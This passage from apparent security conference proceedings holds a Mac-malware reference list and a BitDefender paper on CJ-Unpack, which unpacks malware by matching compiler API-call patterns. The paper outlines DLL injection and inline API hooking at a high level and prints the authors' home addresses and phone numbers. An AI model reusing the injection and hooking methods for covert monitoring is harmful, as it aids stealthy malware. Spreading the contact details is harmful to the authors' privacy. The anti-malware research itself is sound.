Apple (2010) Mac OS X has you covered. Retrieved 10 March, 2010 from http://www.apple.com/macosx/security/

Baccas, P. (2008).. P. Baccas (Ed.), OS X Exploits and Defense (pp122-131): Syngress,

CERC (2009). Securing Our e-City National Cybercrime Survey: Competitive Edge Research and Communication, Inc.

Cluley, G. (2009). The Top Ten Clu-Blogs of 2009. Retrieved 10 March, 2010, from http://www.sophos.com/blogs/gc/g/2009/12/31/popular-clublog-posts-2009/, http://www.sophos.com/blogs/gc/g/2009/12/30/top-ten-clublogs-2009/

CME (2006). CME List. Retrieved 20 March, 2010, from http://cme.mitre.org/data/list.html#4

CNET (2008). Apple suggests Mac users install antivirus software. Retrieved 10 March, 2010, from http://news.cnet.com/8301-1009_3-10110852-83.html

CVE (2006) CVE-2006-1471. Retrieved 19th March 2010 from http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-1471

Danchev, D. (2010). How the Koobface Gang Monetizes Mac OS X Traffic. Retrieved 10 March, 2010, from http://ddanchev.blogspot.com/2010/02/how-koobface-gang-monetizes-mac-os-x.html

F-Secure (2008). Mac Case. Retrieved 10 March, 2010, from http://www.f-secure.com/weblog/archives/00001388.html

Ferrer, M. (2009) A Closer Look at Mac OS X Threats. Virus Bulletin Conference Proceedings (pp153-164): Virus Bulletin..

Harley, D. (2008). Malware Detection and the Mac. In P. Baccas (Ed.), OS X Exploits and Defense (pp122-131): Syngress,

Harley, D. (2009a) Droid Avoids with an AppleJackHack. Retrieved 20 March, 2010, from http://www.eset.com/blog/2009/12/11/droid-avoids-with-an-applejackhack

Harley, D.(2009b) Execution Context in Anti-Malware Testing. In E. Filiol (Ed.), 18th EICAR Annual Conference Proceedings (pp. 203-218): EICAR

Intego (2009a). How the Anti-Malware Function in Apple's Snow Leopard Works. Retrieved 10 March, 2010 from http://blog.intego.com/2009/09/02/how-the-anti-malware-function-in-apples-snow-leopard-works/

Intego (2009b). Mac Trojan Horse OSX.Trojan.iServices.A Found in Pirated Apple iWork 09. Retrieved 20 March, 2010, from http://www.intego.com/news/ism0901.asp

Mac Virus (2010). Is there such a thing as Mac malware? Retrieved 20 March, 2010, from http://macviruscom.wordpress.com/2010/02/04/is-there-such-a-thing-as-mac-malware/

Miller, C. & Dai Zovi, D. (2009). The Mac Hacker's Handbook: Wiley.

Naraine, R. (2010). Apple Malware Blocker Left For Dead? Retrieved 20 March, 2010, from http://threatpost.com/en_us/blogs/apple-malware-blocker-left-dead-010410

Naraine, R. & Danchev, D. (2010). Memory randomization (ASLR) coming to Mac OS X Leopard. Retrieved 20 March, 2010, from http://blogs.zdnet.com/security/?p=595http://news.cnet.com/8301-10784_3-9759132-7.html

Naraine, R. & Danchev, D. (2010). Scammers phishing for sensitive iPhone data. Retrieved 20 March, 2010, from http://blogs.zdnet.com/security/?p=5460&tag=col1;post-5460

Norstad, J. (1998). Disinfectant Retired. Retrieved 20 March, 2010, from http://homepage.mac.com/j.norstad/disinfectant-retire.txt

Schofield, J. (2010). Does a Mac need anti-virus protection? (updated). Retrieved 10th March, 2010, from http://www.guardian.co.uk/technology/askjack/2010/feb/03/apple-data-computer-security

Sellar, W.C. & Yeatman, R.I. (1930). 1066 And All That, Methuen. Retrieved 10th March, 2010, http://www.methuen.co.uk/titles.php/isbn/0413772705

Sophos (2008). Mac OS X Trojan horse aims to make money from Macintosh users. Retrieved 10 March, 2010 from http://www.sophos.com/pressoffice/news/articles/2008/03/imunizator.html

Van Oers, M. (2006).. Macintosh OSX binary malware. Retrieved 20 March, 2010 from http://www.virusbtn.com/pdf/conference_slides/2006/MariusVanOersVB2006.pdf

Wikipedia (2008). MacSweeper. Retrieved 20 March, 2010, from http://en.wikipedia.org/wiki/MacSweeper

Winterson, J. (1985). Oranges Are Not The Only Fruit: Pandora Press.

Ziff-Davis (2009). Snow Leopard's malware protection only scans for two Trojans. Retrieved 10th March, 2010 from http://blogs.zdnet.com/security/?p=4139

CJ-Unpack: Efficient Runtime Unpacking System

Cristian LUNGU, Marius BOTIŞ (BitDefender)

About Authors

Cristian Lungu is a senior virus researcher, and works in the "Proactive and Kernel Research" department at BitDefender, Romania, with a 3 years experience in analysing and developing anti-malware technologies. He holds a Bachelor's Degree in Computer Science since 2008 with a thesis on social networks upon mobile devices and currently attends a "Software Engineering" Master's Degree program as a full time student at the Technical University Cluj-Napoca, Romania. His main areas of interest include artificial intelligence, machine learning algorithms and information security. He currently works on the "Active Virus Control" engine incorporated in BitDefender 2010, a technology that continuously monitors each program running on the PC, seeking traces of malware-like actions.

During his spare time he enjoys drawing, playing his guitar or hiking.

Contact Details: Mihail Eminescu Boulevard, Bl. M11, Sc. C, ap. 21, 615200 Tîrgu Neamţ, Neamţ, Romania,
phone: +40-766-253-972,
email: lungu_g_cristian@yahoo.com, lcristian@bitdefender.com

Marius Botiş is a senior virus researcher and the Team Leader of "Heuristic Detection Technicques" department at BitDefender. He holds an engineering degree in Computer and Automatization Sciences. His main areas of interest include malware analysis, mathematics, fractal theory, image processing and neural networks.

During his spear time, he enjoys reading books, listening to music and watching movies.

Contact Details: Romania, Baia Mare, Maramureş, Petru Rareş street, 1/20
phone: +40 749 027 001,
email: botismarius@gmail.com, mbotis@bitdefender.com

Keywords

Unpacking, polymorphism, malware, generic, API flow, data mining, hooking, antivirus, signatures, multi-layered packing, real-time

CJ-Unpack: Efficient Runtime Unpacking System

Abstract

Signature based antivirus systems have become almost impractical due to the high polymorphism of malware. The most common way malware samples manage to achieve polymorphism is to have their own custom encoding methods (i.e. they are packed).
Building a general unpacking framework is thus, as important for the antivirus software (AV) as the signature database itself because it allows a single signature to match the same malware sample, encrypted by different packers.
This paper presents CJ-Unpack, a simple method for generic unpacking that monitors carefully chosen patterns of API function calls as markers for unpacked code. Unlike previous attempts by other authors, our approach estimates where the malware code begins rather than where the packer code ends and monitors all the API functions in use rather than a special sub-set of API calls that could heuristically mark the moment of unpacking. This is useful because most of the malware is built with standard programming languages, libraries and compilers that can be easily recognized from the API flow. Expending this idea, CJ-Unpack can recognize the compilers that were utilized to build the malware (C/C++, Delphi, Visual-Basic, .NET or others). The API patterns used for detection are generated by data mining algorithms applied on a large common-compiler API flow database. The methodology described could also be applied to malware detection to generate behavioral signatures as API call patterns. CJ-Unpack implements a continuous monitoring approach, where the execution is observed in its entirety allowing for multilayer unpacking.
Our technique is extremely efficient and is already used in BitDefender products. It can estimate the original entry point (OEP) dynamically on a live malware sample packed by one or more packers, without the need of an emulator or a virtual machine.

Introduction

In recent years, signature based antivirus systems have been struggling to keep their databases as compact and efficient as possible in an attempt to keep up with the exponential growth of malware[1].

Nowadays the vast majority of malware applications is either packed or protected (Morgenstern & Marx, 2008). Packing a malware hinders detection by antivirus software, even though the malware may be already known and their signatures are available (Brosch & Morgenstern, 2006). Due to that, a malware packed with various packers might gain polymorphism to a certain degree.

Commercial antivirus packages renew the signature databases stored on each client computer using periodical updates that contain the latest signatures. Because packed malware cannot be detected by a signature that matches the original code, the packed[2] malware needs also to be signed. This means more updates and network traffic. Another problem resides in the fact that with each new signature, the time needed to scan a computer increases.

[1] http://www.f-secure.com/en_EMEA/security/security-lab/latest-threats/security-threat-summaries/2007-2.html

[2] The author uses the term packed and its variations to refer to the techniques of compressing, encrypting (armoring) and obfuscating binary code.

A plethora of packers and protectors exist that are commonly used to pack malware but clean software can also use packing because it reduces the size of the executables and hides the original code in an attempt to protect copyrighted material. Signing the packers is, thus, not a good idea because it increases the number of false alarms. According to (Morgenstern et al., 2008) and (Bustamante, 2007) about 79% of malware is packed, either with UPX (more than 50%), PECompact, Upack, tElock, Yoda's Crypter, FSG, PESpin, ASPack or by others. Although great, the number of packers and protectors is still finite and thus, the naïve reasoning is that the number of different shapes one malware can have is at most equal to the number of packers known. Yet this is not the case, since one packed executable can still be packed by the same or yet another packer resulting in a different shape than the previous. This means the number of signatures of all the different shapes of every unique malware known until now is so large that the signature based detection approach becomes unsustainable.

Antivirus software have been trying to solve this problem either by creating specific unpacking routines for some of the most used packers or by trying to build some generic unpacking mechanism. This allows removal of the packing layer and bringing the executable back as close as possible to its original state.

This paper proposes *CJ-Unpack*, an effective method for generic unpacking. Our approach is generic, being able to handle any type of packer and any type of self-modifying code. CJ-Unpack monitors the Windows Application Programming Interface (*API*) functions called by the analysed executable. The sequence of API calls made by the application (the „*API flow"*) can then be used to identify the programming language in which the current executed code was written and compiled. This is done by recognising sub-sequences of API functions commonly used near the entry point of applications built by specific compilers. The sub-sequences were determined using the methodology described in *Section 4*. The idea behind our approach is that once a common programming language is identified, the code being executed is unpacked and near the original entry point (because of the way the sub-sequences were generated). The results from *Section 5* prove that this hypothesis is, in the vast majority of cases, true. CJ-Unpack continues to monitor the execution of the sample being analysed even if the unpack state has been already signalled. This allows CJ-Unpack to signal new changes in the language used, which can happen if a malware is packed multiple times with the same or a different packer. The result is that CJ-Unpack can reveal the intermediate layers of packing used by malware thus increasing the chances of matching an existing antivirus signature (*Section 5.2*). CJ-Unpack does not require virtualization or emulation techniques so it is immune to the self-protection tricks employed by malware (Szor, 2005). In *Section 5* we try to quantify the performance of CJ-Unpack by analysing the overhead that it brings and the percentage of successful unpacks.

This paper makes the following contributions:

- A fast, general-purpose unpacker resilient to anti-debugging, anti-VM, and anti-emulation techniques.
- A description of a general API monitoring framework that uses inline hooking.
- A methodology for detecting the programming language used to build an application and the original entry point. This technique could be furthermore used to sign malware.
- A set of experimental results that show the performance of CJ-Unpack used on a collection of 1000 malware samples.

Overview

A packer is usually a program that takes an existing executable program, compresses and/or encrypts its contents and then packs it into a new executable file. When executed, the unpacking stub first unpacks the original executable code and then transfers the control to the original file. The execution of the original file is mostly unchanged.

Until now, the focus in developing generic unpackers was set on detecting specific states of unpacking stubs that indicated the moment in which the payload was unpacked and ready to execute. Most of the research conducted so far tried to detect the end of the unpacking process and the moment in which the change of context would occur (from the unpacking routine to the original code).

Our approach tries to address the problem from a different perspective. Instead of detecting the end of the packer we try to detect the beginning of the actual payload. To do this we take advantage of the fact that the vast majority of code written today, either malware or legitimate, is built using common programming languages, compilers and libraries.

The distribution of the programming languages used in writing malware can be seen in Table 1. The results were generated from a collection of 6218 unpacked malware samples that were individually analyzed by the Anti-Malware department of BitDefender. All of these samples were active threats at the time of the study.

Compilers	Samples	Percent
Visual C++	3344	53,7793503
Delphi	1503	24,1717594
Visual Basic	956	15,3747186
.NET	245	3,94017369
Borland C++	90	1,44741074
lcc C++	12	0,1929881
gcc/Cygwin	4	0,06432937
gcc/MinGW	2	0,03216468
Watcom C++	1	0,01608234
Others	61	0,98102284
Total	6218	100




Table 1: The distribution of compiler types used on malware.

Considering this, the problem of unpacking could be reduced to the one of recognizing the appropriate compiler that generated the payload. Yet this alone is insufficient for the technique to be successful. The compiler must also be detected as close as possible[3] to the original entry point. This ensures to a certain degree that no harmful behaviour has been made by the payload.

CJ-Unpack employs a hooking system that monitors the API calls of the application analysed and recognises patterns of API functions specific to a certain compiler. The hooking mechanism consists of a driver that receives process create notifications and injects a specific dynamic linked library (*DLL*) into the process space of the target application. This DLL redirects all the API calls to a module that monitors the API flow and decides if currently-running code is generated by a specific compiler. This is done by matching the current API flow to a specific compiler signature. Once a signature matches the current execution flow, the memory of the process is dumped and the code is analysed.

[3]As close as possible, in the execution flow.

Consider the following malware that has the API flow depicted in Figure 1. F1 – F8 represent the API functions called. The list is ordered by function call order (from left to right).




Figure 1. API flow example

The function F3 marks the original entry point of the payload. All the functions before this were called by the unpacking stub. The sequence (F3, F2, F5, F7, F8) defines the signature of a known compiler. When the function F8 is reached CJ-Unpack detects a match between the current API flow and the signature. This means the code has been successfully unpacked and the entry point is near the address of the current EIP register.

The compiler signatures are generated from a large set of unpacked applications built with the same compiler. Each application is executed and the resulting API flow is extracted. Once all the API flows are gathered, an algorithm is used to determine the first largest non-consecutive, ordered subsequence of API functions found in all the execution flows.

The process of extracting signatures is illustrated in Figure 2.




Figure 2. Signature extraction process

App_1 to App_N are the API flows of N distinct applications that were built using the same compiler. The applications considered are unpacked and this guarantees that the calls begin at the original entry point. We consider the first function as the entry point, although this is merely an approximation[4].

The sequence F3, F2, F5, F7, F8 appears in all the execution flows in the same order. The sequence doesn't need to be continuous but it must appear in this order. Finding the common sequence is a

[4] Between the first entry-point instruction and the first API function there are some intermediate instructions. In a non-packed program, these two are sufficiently close as to approximate one with the other. There may be although rare cases where the first API function is called much later and the execution relies only on CPU instructions. We argue that a program can't do much using just these instructions, running in user mode, and thus consider that the actual payload begins with the first API function called.

data mining problem of sequential serial pattern recognition (Joshi, Karypis, & Kumar, 1999). We used a modified version of WINEPI algorithm (Agrawal & Srikant, 1995) to extract the sequential patterns from the dataset.

Because of the possibility of multiple unpacking stages, it is insufficient to monitor and scan the program only once during an execution. CJ-Unpack implements a continuous monitoring approach, where the execution is observed in its entirety. Our system is not vulnerable to attempts of protecting the malicious code with multiple packing layers or attempts to delay the execution of the unpacked code. As our experimental results show (Section 5), the low overhead of CJ-Unpack allows for continuous monitoring in an end-user environment.

Implementation

We have implemented CJ-Unpack as a dual mode (kernel plus user mode) application for both Microsoft Windows XP and Microsoft Vista executing on an Intel IA-32 processor.

Architecture overview

CJ-Unpack consist of three separate modules:

- Create process notification driver
- Injected hooking dynamic linked library
- Supervisor process

The relations between the three components can be represented as shown in Figure 3. Each of the modules will be presented in the next subsections.




Figure 3. General composition of CJ-Unpack engine

Kernel Driver

CJ-Unpack is able to receive create process notification by registering its own file system filter driver. The driver runs in kernel mode and it registers a callback on

PsSetCreateProcessNotifyRoutine[5] that is to be called whenever a process is created or deleted. The callback notifies the supervisor of a new process creation. The information sent is the executable image path from which the process is created. The communication is done through the use of a FLTMGR Communication port which has the advantage of being bidirectional. The driver is implemented as a file system filter just to be able to use this type of communication; otherwise it doesn't filter the file system in any way.

Injected Hooking DLL

Hooking framework

The API function hooking is realized by injecting a dynamic linked library in the process space of the application monitored (Section 3.4).

The DLL entry point function (DllMain) triggers an *inline hooking* mechanism. This involves locating a target function, then modifying the first few bytes of code of this function in order to make the target function jump to a different location. The hooking mechanism is briefly described below:

- DllMain searches for all the imported functions
- it replaces each 5 bytes located at the beginning and ending of the functions with a jump instruction to a specific address in the memory zone called *detour* (Brubacher & Hunt, 1999) (described as follows). The jump address is different for every function.
- the *detour* memory is allocated and filled dynamically with a unique stub code for each function hooked. The stub saves the registers and the flags on the stack and then calls a generic hook function with a unique ID as a parameter.
- the generic hook function sends the ID to the Supervisor.
- the remaining code in the stub restores the stack, the values of the registers and flags then redirects to the API function.
- GetProcAddress has a special stub that makes a hook on the function loaded, besides calling the generic hook.
- LoadLibrary has also a special stub that makes a hook on all the exported functions of the module loaded.

The advantage of this type of hooking over IAT patching (Richter, 1999) is that it's fairly flexible, and evades many of the common anti-debugging tricks. Additionally, we are able to hook API's which aren't imported by the target program (e.g. API's loaded via GetProcAddress API call).

We are aware that this method of hooking isn't perfect, since this mechanism is known to be somewhat easy to detect[6] but the hooking framework may be replaced in the future by more secure hooking frameworks[7] and this change will not modify the overall architecture of CJ-Unpack in any way.


[5] http://msdn.microsoft.com/en-us/library/ms802952.aspx

[6] By using a simple environment integrity check for example

[7] Either CPU emulator based or kernel-mode assisted.

API flow monitoring

It's worth mentioning that two approaches can be considered. An API call has its own API flow, meaning that the code of that API may invoke other API functions. Take CreateMutexA for example:




Example 1: CreateMutex internal API flow


The first approach is to consider the hooks on all the functions. This would mean all the internal flow of an API would be logged, resulting in the following flow:

<CreateMutexA, RtlInitAnsiString, RtlAnsiString-ToUnicodeString, CreateMutexW, RtlInitUnicodeString, NtCreateMutant, ... >.

The disadvantages of logging the entire execution tree of an API is that in many cases it would be both time and space consuming[8], would need a larger signature span and might obscure the specific malware API flow.

The advantage of this approach is that the internal API flow may be different from one function call to the next, depending on the given parameters. We present below the functioning of GetModuleHandle that would illustrate our point:





Example 2: GetModuleHandle internal API flow

The internal API flow of the first case is obviously different from the one of the second (which is empty). This is useful because a signature might need to only give a match on case 2, and not on case 1. This model offers thus, the possibility of generating finer grained signatures.

[8] For a recursive function, the API flow would be flooded by the same API function pattern, for example.

The second approach is to log only the top level API calls. The flow of Example 1 would be : <*CreateMutexA*>. This has the advantages that it focuses on the actual payload and has a limited span, but may be too weak in signature detection, lacking the possibility of distinguishing between GetModuleHandleA("abc") and GetModuleHandleA (NULL).

Given these arguments, we decided to adopt the second approach for performance and resource economy reasons but the first model could be easily adopted in the future[9].

The DLL is also responsible for receiving notifications from the Supervisor that a match on the API flow has been identified. This triggers the dumping of the memory located after the current instruction.

Supervisor

The supervisor process is the core component of CJ-Unpack. Its basic functions are:

- receiving process create notifications from the driver
- injecting the hooking DLL to the newly created process
- loading the known compiler signatures
- receiving information from the hooking DLL about called API functions
- storing this information in a queue of length 100 that represents the current API flow of the application monitored.
- searching for a match between the current API flow and the signatures
- signalling the injected DLL that a new compiler OEP has been identified

The supervisor receives process create notifications from the driver. It is the supervisor responsibility to initialise the injection of the hooking DLL to the target process space. The injection mechanism used is described in (Richter, 1994) and uses *CreateRemoteThread()* and *LoadLibrary()* as injection vectors**.** Note that process injection is subject to filtering, so not all the processes created are monitored by CJ-Unpack. The filtering is done using several criteria including the existence of digital signatures, the location of the image file, the name of the executable, the name of the parent process and others.

Communication between the injected DLL and the supervisor is done via a named pipe. The only messages received by the supervisor from the injected DLL are the unique ID's of the API calls made by the monitored application. These ID's are stored by the supervisor in a queue. Note that the actual names of the API functions are not sent to the supervisor, but only the ID's. We will presume, for simplicity that instead of ID's the actual names are sent. The ID's and the function names are in a 1:1 relation.

The API queue acts like a window frame that stores the last API functions called. Because of the way the signatures are generated (from the first 100 API calls from the entry point, see Section 4), we don't need to store all the API functions called since the beginning of the process, but only the last 100. This limits the space required for storing the flow that needs to be processed.

The supervisor is also responsible for matching the current flow with the known signatures. A compiler signature is a finite state automaton (Hopcroft & Ullman) that accepts all the API flows of

[9] If the API pattern problem is solved. One possible (but not perfect) way to do this is to consider only a limited number of appearances of the same function inside an API flow window.

length 100 of an executable built with that compiler. We use the regular expression notation (Open Group, 1997) to represent the signatures. A signature F can be written as

$$F = \mathbf{F_1}(.\{0,l_1\})\mathbf{F_2}(.\{0,l_2\})\ldots\mathbf{F_{n-1}}(.\{0,l_{n-1}\})\mathbf{F_n},$$

- $F_1, F_2, \ldots, F_n$ are API functions
- $n < 100$ is the number of functions
- . is a wildcard that can replace any function
- l_i, $0<i<n$ is the maximum number of functions between F_{i-1} and F_i from the API flow

The expression "$F_{i-1}(.\{0,l_i\})F_i$" translates to "F_{i-1} followed by 0 to l_i functions, followed by F_i". For example, $F=F_1(.\{0,3\})F_2(.\{0,1\})F_3$ would match any of the following API flows:

A = F_1, F_3, F_2, F_2, F_3

B = F_1, F_2, F_3

C = $F_4, F_1, F_1, F_1, F_1, F_2, F_1, F_3, F_5$

This notation has been further simplified, eliminating symbol redundancy. Signatures are stored as sequences of pairs (length, Function) as described below.

Signature = $<(-1, Function_1)\ldots(length_n, Function_n)>$

In this notation, $length_i$ represents the number of consecutive functions (starting from the position of the previous function, $Function_{i-1}$) in which we should find $Function_i$. By convention, $length_1$ is always -1, which means that $Function_1$ is to be searched in the entire API flow. The algorithm used for matching signatures is described as follows (Algorithm 1).

Algorithm 1: Signature matching

Input: API = $\{F_1, F_2, \ldots, F_{100}\}$
Sig = $<(-1, F_{s1}), \ldots, (l_{sn}, F_{sn})>$
n, $0<n<100$, number of pairs in Sig

Output: *true* - if Sig matches API
false – if Sig doesn't match API

```
begin
    for index ← 1 to n
        ( length, Function) ← NextPair(Sig)
        if length = -1 then
            pos ← SearchFirstOccurence (Function, API, 0, 100)
        else
            pos ← SearchLastOccurence (Function, API, pos, length)
        if pos is null then
            return false
    return true
end
```

Once a match between the current API flow and a signature has been detected, the supervisor notifies the injected DLL.

Signature generation methodology

The success of CJ-Unpack depends on finding good signatures that would identify all the executables compiled with a specific compiler.

The resulting signatures should have the following attributes:

- be common to all the executables compiled with a specific compiler (no false negatives)
- give a match as close as possible to the original entry point (OEP detection)
- give a match only at the original entry point (single occurrence)
- do not give a match on executables generated with other compilers (no false positives)
- have a limited span of 100 functions
- be as small as possible (fast)

To generate each signature we used a large set of programs that have been built with the same compiler. We used both malware and clean samples for signature generation, so as to have an accurate representation of the real world application distribution. We argue that the results would have been the same if we had used only clean or only malware applications.

To simplify the problem of finding the OEP we only used unpacked programs so that the first call made would represent the actual entry point.

The supervisor has been modified for signature generation in the following way:

- the API flow would be saved in a log file
- the application would be monitored until the 100th API call. After this point the supervisor would terminate the process monitored.

Signature generation overview

The process of signature generation is described in Algorithm 2. As can be seen, the process of signature generation is a 3 step procedure. In the first step, we generate the API flow database of 70% of the applications from the input set. This is done by executing each application in a virtual machine[10] that has the modified version of CJ-Unpack installed. After the first 100 API calls of the application are executed and the process is terminated by the supervisor, the API flow is appended to the database outside of the virtual machine. The VM state is restored and the process continues with the next application.

The second step is to generate the signatures using the WINEPI algorithm (Section 4.2). The algorithm returns a set of signatures that give a match on all the API flows.

The last step is to verify the generated signatures on the remaining 30% of the applications. If a given signature fails to give a match on all the API flows, the signature is removed from the signature set.

[10] Because we used the VM and the fact some malware may not run, we ignored the files that had a significant short API flow.

Algorithm 2: Signature Generation

Input: *CompilerA* - set of unpacked applications built with the same compiler A
Output: *SignatureSet* – valid signature set

```
begin
    AGeneration ← GetRandom(70%, CompilerA)
    ATest ← DoDifference(CompilerA, AGeneration)

    foreach App in AGeneration
        APIFlow ← GenerateAPIFlow(App)
        Append(APIFlow, LogFile)
    SignatureSet ← GenerateSignatures(LogFile)
    foreach Sig in SignatureSet
        foreach App in ATest
            TestAPIFlow ← GenerateAPIFlow(App)
            if not Match(TestAPIFlow, Sig) then
                Remove(Sig,SignatureSet)
                break
    return SignatureSet
end
```

Signature extraction algorithm.

(Ahola, 2001) describes a unified formulation of sequential patterns (Figure 3). The parameters described in Figure 3 have the following meaning:

- *ms* : **Maximum Span,** the maximum allowed time difference between the latest and earliest occurrences of events in the entire sequence.
- *ws:* **Event-set Window Size,** the maximum allowed time difference between the latest and earliest occurrences of events in any event-set.
- *xg:* **Maximum Gap,** the maximum allowed time difference between the latest occurrence of an event in an event-set and the earliest occurrence of an event in its immediately preceding event-set.
- *ng:* **Minimum Gap,** the minimum time difference between the latest occurrence of an event in an event-set and the earliest occurrence of an event in its immediately preceding event-set.

The formulation describes sequences of event sets. Every event set can have one or more events. Our database consists of individual events (the function called) thus *ws* is equal to 1. We could have used a variable event window size in CJ-Unpack, represented by the internal API flow of a top-level API hooked. The advantage would have been that calls with certain parameters would have had a different internal API flow compared with the same function given other parameters (as described in Section 3.3) and would help discover finer grained signatures. Still, the results of the signatures generated with ws = 1 on top-level API calls are fairly safe.

We already stated that the maximum span of the signature will be at most 100 (*ms*=100). We put no restrictions on minimum and maximum gap but we add two new parameters called *min_length* and *max_length* equal to 3 and 50 respectively that restrict the number of symbols of a generated signature.

Formulation:




Figure 4. A universal formulation of sequential patterns (Ahola, 2001).

WINEPI is an algorithm originally designed for discovering frequent sequences from a telecommunication network alarm log, which consist of a single, long sequence of alarms, or events (Mannila, Toivonen, & Verkamo, 1997). It discovers sequences of events that exceed an occurrence threshold *min_sup*. For signature detection we need sequences that give no false negatives, meaning *min_sup* is equal to the number of rows in the database.

Algorithm 3: Signature generation

Input: *Database* - containing the API flows
Output: *SignatureSet* – a set of signatures

```
Begin
  L1 ← set of functions common to all flows
  for(k←2; Lk-1 not empty; k++)

    Lk ← Lk-1 x L1
    foreach Pattern in Lk
      foreach Flow in Database
        if not Find(Pattern, Flow)
          Remove(Pattern, Lk)

  SignatureSet ← empty

  for(k ← 3; Lk not empty and k<50; k++)
    foreach Pattern in Lk

      Signature ← TransformToSignature(Pattern, Database)
      Append(Signature, SignatureSet)

  return SignatureSet
```

With this customisation added to the algorithm, it practically becomes a sub-set generation algorithm. It searches in the first step, the functions that are common to all the flows. Each of the following steps build sequences with one unit greater in length by combining in every possible way the last set of sequences with the common functions found in step one and eliminate the sequences that don't give a match on every flow in the database. The last step is to transform the sequence in a signature in the form described in section 3.4.

